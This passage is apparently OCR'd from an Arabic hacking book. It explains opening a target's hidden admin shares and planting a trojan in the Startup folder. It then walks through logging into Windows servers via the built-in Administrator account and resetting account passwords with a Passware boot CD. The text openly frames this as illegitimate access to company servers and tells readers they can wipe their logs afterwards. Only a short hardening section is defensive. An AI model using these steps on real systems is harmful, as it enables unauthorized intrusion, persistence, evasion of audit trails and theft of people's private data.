
بالطبع المستخدم الذي حصلت عليه يسمح لك بالدخول إلى الملفات الذي قام الهدف بعمل مشاركة لها فقط .. لكن يمكنك الدخول إلى بقية البيانات الموجودة على القرص الصلب والتي لم يتم عمل مشاركة لها من خلال البدء بالدرايف الذي تريد الدخول إليه مسبوقاً طبعاً بالايبي وكتابه $ بعد بالدرايف ..

مثال : للدخول على درايف :C :

\\192.168.1.221\c$



الآن كما ترى في الصورة التالية أنت موجود داخل درايف C :



وللدخول إلى الدرايف F :

\\192.168.1.221\f$

الآن أنت داخل الدرايف F :

كما يمكنك دخول مجلد الويندوز مهما كان اسمه windows أو winnt أو أي أسم آخر من خلال كتابه admin$ مثل :

\\192.168.1.221\admin$

طبعاً يمكنك الآن الدخول إلى منطقة المستخدمين users ورمي سيرفر داخل الــ startup . ولاحظ إنك تمتلك صلاحيات مدير للنظام " دخول كامل " ..

الفصل الرابع

Hacking Windows Server

في هذا الجزء سنتكلم عن كيفية الدخول إلى الأجهزة الخادمة "Servers" التي يتطلب الدخول إليها كمدير للحساب حسابات خاصة .. إذن سيكون كلامنا هنا عن وصول مادي Local إلى الخادم وليس عن بعد Remote ...

كم منا يخزن بيانات هامة على قرصه الصلب ؟؟؟؟ كم منا يخزن أسرار وصور عائلية على القرص الصلب ؟؟؟؟ كم من مسئول عن شبكة شركة استثمارية أو أجهزة خادمة لاستضافة المواقع لا يحب أن يقف موقف غير جيد أمام مديره في العمل ؟؟؟؟ أعتقد أن أغلبكم أجاب بنعم .. كما أجد إجماع منكم وليس أغلبية فقط .... كم منا يخاف من الموظفين الأدنى منه في المرتبة عندما يجلسون على جهازنا الخاص بإدارة العمل ؟؟؟؟ يبدو أن إجاباتكم ثابتة هذه الأيام .... كم منا يحب أن يتلصص على غيره ويعرف كل البيانات السرية المخزنة على أجهزتهم ؟؟؟؟ يبدو إنكم مجموعة من الأبرياء كلكم أجبتم إنكم لا تحبون ذلك ... يبدو أن العالم تغير كثيراً هذه الأيام !!!
كم منا لا يحب أن يجد كل أسرار شركته تقع في يد آخر من يحب أن تقع في يده ؟؟؟؟ غريب هو موقفكم المتشابه هذا .. إذن لما اختلفتم على عملية حزب الله لأسر الجنديين مادمتم بهذا الانسجام والتوافق ؟؟؟ غريب هو حالكم أيها العرب !!!
عموماً لو أنطبق عليك أي حالة من " من منا " التي ذكرناها بأعلى فأنت سعيد الحظ فقد اقتنيت الكتاب المناسب .

سنتكلم هنا عن كيفية الدخول للأجهزة بطريقة غير شرعية وكيفية منع ذلك حتى لا يستطيع أحد المخترقين من الدخول الغير شرعي إلى جهازك والحصول على كل بياناتك ..

أذكر أن كل ما نقوله هنا ينطبق على كل أنظمة ويندوز NT وما فوق .. بمعنى أن عملنا هنا يمكنك أن تقوم به على الأنظمة التالية :


Windows NT Windows 2000 - Windows XP Professional – Windows XP Home Edition – Windows Xp Media Center - Windows 2000 Server Windows 2003 Server

مهما كان نظام الأمن عال سوف تستطيع بعد قراءتك للصفحات التالية أن تقوم بالتحكم الكامل في أي جهاز خادم كمدير للنظام ...

كما أننا سنستعرض مجموعة من الطرق والخطوات التي تساعدك على دخول أي جهاز داخل أي شبكة لتحصل على أي معلومات تريدها .. أي إنك تدخل بحساب Full Access .. مدير للنظام طبعاً ..

الدخول من خلال CLASSIC LOGIN SCREEN :

عندما يقوم المسئول عن الشبكة " الهدف " بوضع كلمة مرور إلى المستخدم الخاص به فبالطبع عند محاولة الدخول إلى الجهاز سيقوم النظام بطلب كلمة مرور مدير النظام ...



هنا نحتاج لوقفة قبل أن ندخل في كيفية الدخول الغير شرعي للجهاز .. ووضع بعض الأسس البسيطة حتى تفهم من الخطوات التالية ...

ملحوظة :

أقوم بكل خطوات عمليات الاختراق بالتنفيذ على نظام ويندوز XP حتى يتسنى للجميع متابعة الأمر .. مع عدم وجود أي اختلافات في التعامل


بين الأنظمة التي سبق ذكرها ..

عندما يقوم المسئول عن الشبكة بتركيب نظام التشغيل على الجهاز الخادم Installing Windows فإن النظام يقوم تلقائياً بخلق مستخدم بإسم Administrator وبدون أي كلمة مرور ويسمون هذا النظام :

Built-in administrator account

ولكي تتأكد من وجود هذا المستخدم يمكنك عمل التالي حتى تستطيع أن تقوم بالتجربة على الجهاز الخاص بك ..

قم بالتوجه إلى لوحة التحكم Control Panel ثم إلى Administrative Tools ثم قم بفتح Computer Management ثم توجه في العرض الشجري الذي على اليمين إلى Local Users and Groups وقم بعمل تمدد لها ستجد Users قم بالضغط عليها لتجد ما يشابه التالي :



السهم الأول في الصورة السابقة توضح المكان الذي ستضغط عليه ليظهر لك المستخدمين المسموح لهم الدخول للنظام – سواء هذه الحسابات مفعلة أم لا –

لاحظ وجود مستخدمين تم إنشاؤهم من قبل مجموعة من البرامج مثل Visual Web Developer ..

أما السهم الثاني فيوضح المستخدم الخاص بي Osama أو NanoSoft ...

أما بالنسبة للسهم الثالث فهو يشير إلى المستخدم Administrator والذي لم أقوم بإنشائه قط ولكن النظام قام .. مما يجعل فرصة الدخول إلى الجهاز الذي أجلس عليه الآن بطريقة غير شرعية سهل بنسبة 100% .. تمت الطريقة الأولى نظرياً وحان الوقت للتنفيذ العملي ..

لاحظ أن نسبة نجاح وجود المستخدم المركب تلقائياً كبيرة لكن هذا لا يعني أن النسبة 100% .. أو أن المسئول عن الشبكة غير كفء .. فيكفي الأمر بعض الخبرة لكي يعرف هذه المعلومة ويقوم بغلق الحساب ... إن لم تجد المستخدم اقفز إلى الطريقة الثانية إن كنت متسرعاً في تنفيذ الطريقة حالاً ولا تهتم بمعرفة كيفية استخدام هذه الطريقة ...


عملية الاختراق :

الآن سنقوم بتنفيذ الخطوات التي سبق ذكرها عملياً من خلال استخدام نظام ويندوز XP حتى يتسنى للجميع متابعتنا ..

في حالة وجود حساب لك على الجهاز الخادم وهذا الحساب محدود Limited User وتريد الدخول كمدير للنظام على الجهاز الخادم ... قم أولاً بعمل Log Off

أما إذا لم يكن لك حساب من الأصل على نظام التشغيل فقم بعمل إعادة تشغيل للجهاز .. لا تخف إن كنت تطبق ذلك على شبكة حقيقية تستطيع بعد ذلك إعادة كل شيء كما كان وتمسح أي Log موجود لك ..

عند وجود شاشة Login Screen وقيام النظام بسؤالك عن كلمة المرور الخاصة بالمستخدم قم بالضغط على Alt+Ctrl+Delete من على الكي بورد كأنك تقوم بفتح الـ Task Manager وأنت تعمل على النظام ..




ملحوظة :

قد يستدعي الأمر أن تقوم بالضغط Alt+Ctrl+Delete مرتين أو ثلاث حتى تظهر لك النافذة التالية ...



كما تلاحظ إنه تم تحويلك إلى النافذة الكلاسيكية لتسجيل الدخول ويمكننا الآن من تسجيل الدخول كمدير نظام ..

لاحظ أننا قد قمنا بالضغط على Alt+Ctrl+Delete حتى يتم تحويلنا إلى نظام الدخول الكلاسيكي حيث نستطيع أن نكتب أسم المستخدم الذي نريده بينما واجهة الدخول العادية لا تسمح لنا بكتابة أسم المستخدم بل تقوم بتخييرنا بين مجموعة من المستخدمين ... أي أن الأمر لا يتعدى سوى بوابة خلفية تستطيع أن تدخل منها إلى النظام بحسابات غير مسموح بالدخول بها من خلال الدخول بالطريقة العادية.



الآن قم بكتابة administrator في حقل User Name ثم اضغط على الزر ok بالفارة كما ترى في الصورة التالية :




هاهي شاشة الترحيب تخبرك بنجاح عملية الدخول كمدير للنظام بكافة الصلاحيات




الترقيع الأمني :

يمكنك بكل سهولة أن تقوم بغلق الحساب المركب تلقائياً administrator وذلك بالتوجه إلى لوحة التحكم Control Panel ثم إلى Administrative Tools ثم قم بفتح Computer Management ثم توجه في الـــعرض الشجري الذي على اليمين إلى Local Users and Groups وقم بعمل تمدد لها ستجد Users قم بالضغط عليها وعندما يظهر المستخدمين على النافذة اليمنى قم بالضغط بالزر الأيمن للفارة على الحساب Administrator ثم قم بتعطيله ..



كما يمكنك حذفه كما يشير السهم الأول في الصورة السابقة أيضا يمكنك تغيير اسمه فيكون أي شيء بدلاً من administrator كما يشير السهم الثاني وبهذا لن يستطيع المخترقين تخمين ما هو أسم هذا المستخدم .. وبالطبع ستستخدم عملية تغيير الاسم في حالة إرادتك أن يكون هناك باب خلفي لك يمكنك منه الدخول للنظام في حالة حدوث أي شيء طارئ ... ويمكنك وضع كلمة مرور له من خلال أول اختيار في القائمة السابقة Set Password ...

PASS WARE KIT



سنتكلم في هذا الجزء عن كيفية الدخول إلى الجهاز الخادم في حالة عدم نجاح الطريقة السابقة .. وهي طريقة صعبة بعض الشيء عن سابقتها ..

يقوم هذا البرنامج pass ware Kit باستعادة كلمات السر المنسية أو المفقودة لعدة برامج مختلفة مثل WinRar أو Office كما يقوم بنفس الوظيفة لأنظمة التشغيل ...

وهذه قائمة بالبرامج التي يستطيع أن يقوم باستعادة كلمات مرورها المفقودة :

القائمة الأولي :

1-2-3 Key Demo
Acrobat Key Demo
Act Key Demo
Asterisk Key Demo
Backup Key Demo
BestCrypt Key Demo
EFS Key Demo
FileMaker Key Demo
Internet Explorer Key Demo
Lotus Notes Key Demo
Lotus Word Pro Key Demo
Mail Key Demo
Messenger Key Demo
Money Key Demo
MYOB Key Demo
Network Connections Key Demo
Office Key Demo

القائمة الثانية :

OneNote Key Demo
Organizer Key Demo
Outlook Express Key Demo
Paradox Key Demo
Passware Kit Enterprise Help
Peachtree Key Demo
Project Key Demo
Quattro Pro Key Demo
QuickBooks Key Demo
Quicken Key Demo
RAR Key Demo
Schedule Key Demo
SQL Key Demo
Windows Key Demo
WordPerfect Key Demo
Zip Key Demo

نستطيع أن نقوم باستعادة الباسوورد الخاصة بنظام التشغيل المركب على الخادم من خلال Windows Key حيث يستطيع الـــ Windows Key بالقيام بعمل Reset لكلمة المرور للأنظمة التالية :



Windows 2003 / XP / 2000 / NT

وهذه هي إمكانيات البرنامج لإعادة كتابة كلمة المرور الخاصة بنظام التشغيل :

Features

- 100% recovery rate
- Resets passwords directly from a bootable USB Drive, no floppy or CD-ROM drive required
- Resets password for any account
- Resets local policy settings for any account
- Displays the detailed information about **local** user accounts
- Windows XP Tablet PC Edition is supported
- Windows Server 2003 is supported
- Windows Server 2003 R2 is supported
- Windows XP Home and Professional Editions are supported
- Windows 2000 Professional, Server and Advanced Server are supported
- Windows NT Workstation and Server 4.0 are supported
- Resets Domain Administrator password for Active Directory Domain Controllers (Enterprise Edition only)
- All secure boot options are supported
- All Service Packs are supported

صورة للبرنامج في بيئة العمل :

```
Please select Windows installation to be processed:

 #  Path         Undo available
--- ---------- --------------
[1] C:\WINDOWS [ ]

Please enter your selection 1..1 or 0 to quit: [1]

Processing Windows installation at C:\WINDOWS.

Please select the account to reset the password for:

 #  User Name
--- ---------------
[1] Administrator
[2] Guest
[3] John Smith
[4] Support

Please enter your selection 1..4 or 0 to quit: [1]
Account name: 'Administrator'

Description: 'Built-in account for administering the computer/domain'
Account is disabled: [ ]
Account is locked out: [ ]
Password never expires: [X]

Account logins: 6
Failed login attempts: 0

Last successful login time: 20-Oct-2005 11:27

Reset 'Administrator' password? (Y/N): Y

Password has been reset:
User name: 'Administrator'
Password: <no password is now set>

Reset password for another account? (Y/N): N

Your computer will be restarted.
Please remove the Windows Key bootable media and press any key
to restart.
```

ويمكنك الحصول على البرنامج من خلال الموقع الخاص بالشركة المنتجة للبرنامج:

www.lostpassword.com

ملحوظة :

ستجد نسختين مجانيتين مرفقتان مع الاسطوانة الملحقة بالكتاب ... النسخة الأولي هي الإصدارة Windows Key [Demo] 7.9 Build 2157 والثانية الإصدارة الخامسة .. والسبب لوضعي نسختين هو عمل كل نسخة حيث الأولي تقوم بعمل إعادة كتابة كلمة المرور لأي حساب بينما الثانية تقوم بعمل ذلك للأدمن فقط ....

وهذا جدول بالفرق بينهما :

	Windows Key 7.9	*Windows Key Version 5*
1	لا يحتاج لاسطوانة تركيب ويندوز	يحتاج لاسطوانة تركيب ويندوز
2	يجب وضعه على اسطوانة CD حيث حجمه يتجاوز 8 ميجا بيات .. أو يمكن وضعه على أكثر من Floppy Disk .	يتم وضعه على Floppy Disk واحد فقط .. ويمكنك بالطبع وضعه على اسطوانة CD إذا أردت ..
3	يمكنك استخدام bootable USB Drive	يمكنك استخدام bootable USB Drive
4	بعمل إعادة كتابة كلمة المرور لأي حساب	إعادة كتابة كلمة المرور للأدمن فقط
5	يقوم بعمل Reset لـ local policy لأي حساب	لا يقوم بذلك
6	يقوم بعرض بيانات كل الحسابات الموجودة	لا يقوم بذلك
7	يدعم نظام : Windows XP Tablet PC Edition	لا يدعم هذا النظام
8	يدعم نظام : Windows Server 2003 R2	لا يدعم هذا النظام

استخدام WINDOWS KEY 7.9

سنتحدث هنا عن نسختين موجودتين النسخة التجريبية والنسخة الكاملة وكيف يمكن استخدامها لكسر باسوورد أي جهاز سواء كان جهاز مستخدم عادي داخل الشبكة أو كان جهاز خادم لعدة أجهزة ...

أولاً النسخة التجريبية :



Windows Key [demo] 7.9 build 2157
Copyright (c) 1998, 2006 Passware
http://www.LostPassword.com/
csupport@LostPassword.com
Demo License


سنتحدث هنا عن كيفية استخدام النسخة التجريبية في عملنا .. لاحظ إننا سنشرح مرة أخرىبعد شرح كيفية عمل النسخة التجريبية من البرنامج كيفية استخدام النسخة الكاملة ....

تركيب البرنامج واستخدامه

ملحوظة :

ستجد هذه النسخة في الاسطوانة الملحقة بالكتاب ...

هذه واجهه تركيب البرنامج :




كما ترى واجهة عادية جداً لا تحتاج لشرح أي شيء فهي تشابه البرامج التي تركب بطريقة نقول عليها "Next Ok " .... قم بتحديد مكان البرنامج لو تريد تغيير مكان تركيبه الطبيعي ... ثم اضغط Finish بعد الانتهاء من التركيب...

طبعاً لو أنك ستقوم بتركيب البرنامج على الجهاز الخادم الذي تريد الدخول عليه فهذا يعني أنك أدمن فما سبب وجودك هنا من الأصل ... سنقوم بتركيب البرنامج على جهازنا ثم نقوم بعد ذلك بشرح كيفية الإعداد لاختراق الجهاز الخادم أو أي جهاز لمستخدم عادي .


تشغيل البرنامج :

لا نقصد بتشغيل البرنامج هنا أي أننا سنشغل التطبيق الذي سيقوم بالعمل .. لا ولكننا سنقوم بتشغيل التطبيق الذي سيقوم بإعداد اسطوانة CD تسمح لنا بالدخول من خلف نظام التشغيل المركب على الجهاز الهدف ونقوم بتغيير كلمة المرور الخاصة بدخول الجهاز ...


ندخل لقائمة All Programs ثم نقوم بالتوجه إلى Pass Ware Demo .. انظر الصورة التالية :



نقوم بتشغيل التطبيق Windows Key Demo وهو التطبيق المسئول عن إعداد اسطوانة لتغيير كلمة المرور الخاصة بالأجهزة المركب عليها نظام نوافذ كيرنا NT ...



سيظهر لنا هذا التطبيق .. وهو بالطبع الذي سنقوم من خلاله بخلق الاسطوانة الخاصة بعملنا ... :



في النافذة السابقة ستجد معلومات عن البرنامج وإمكانيات النسخة التجريبية والتي لا تمكننا من فعل أي شيء بالطبع ..


لا تقلق.. سنشرح إمكانيات النسخة الكاملة .. لكننا سنستمر هنا الآن ...

في آخر فقرة في النافذة السابقة ستجد هذا القسم :

To continue please click an appropriate link to create a bootable CD image, USB Flash Drive or a driver floppy.

هنا يقوم البرنامج بجعلك تختار أين ستسجل الملفات التي ستقوم بتشغيلها لحسابك .. فهناك CDImage طبعاً ينشأ لك ملف ISO فتحرقه على اسطوانة ... أو USB Flash من خلال فلاش ميموري .... أو Driver Floppy من خلال عدة أقراص مرنة ..

بعد الضغط على CDImage ستظهر لنا هذه النافذة في التطبيق :



السهم الأول في الصورة السابقة يشير إلى مكان ملفات تركيب النظام Windows Installation Files حتى يقوم بنسخ بعض الملفات المهمة له ...


السهم الثاني في الصورة السابقة يشير إلى المكان الذي سيحفظ فيه الملف الـ ISO الذي سنقوم بحرقه على اسطوانة بعد ذلك باستخدام أحد برامج النسخ مثل Nero .

إذن أولاً يجب علينا وضع اسطوانة تركيب ويندوز أو تحديد مكانها على القرص الصلب ..

Copy files from:

Browse...

نقوم بالضغط على Browse ثم نحدد مكان ملفات تركيب النظام ...



بعد تحديد مكان الملفات اضغط على Open كما ترى في الصورة السابقة ...

الآن نقوم بتحديد المكان الذي سيتم حفظ ملف الـــ Iso إليه :


Choose name and location of CD-ROM image file to create:

Browse...

كما ترى في الصورة التالية تم تحديد ملف الـــ ISO بإسم WindowsKey.ISO

Copy files from:
D:\I386\TXTSETUP.SIF
Browse...
Choose name and location of CD-ROM image file to create:
C:\Documents and Setting\Osama\My Documents\WindowsKey.iso
Browse...

الآن بعد أن انتهينا من تحديد مكان ملفات تركيب النظام ومكان إنشاء ملف الـــ Iso نتجه إلى إنشاء الملف ....

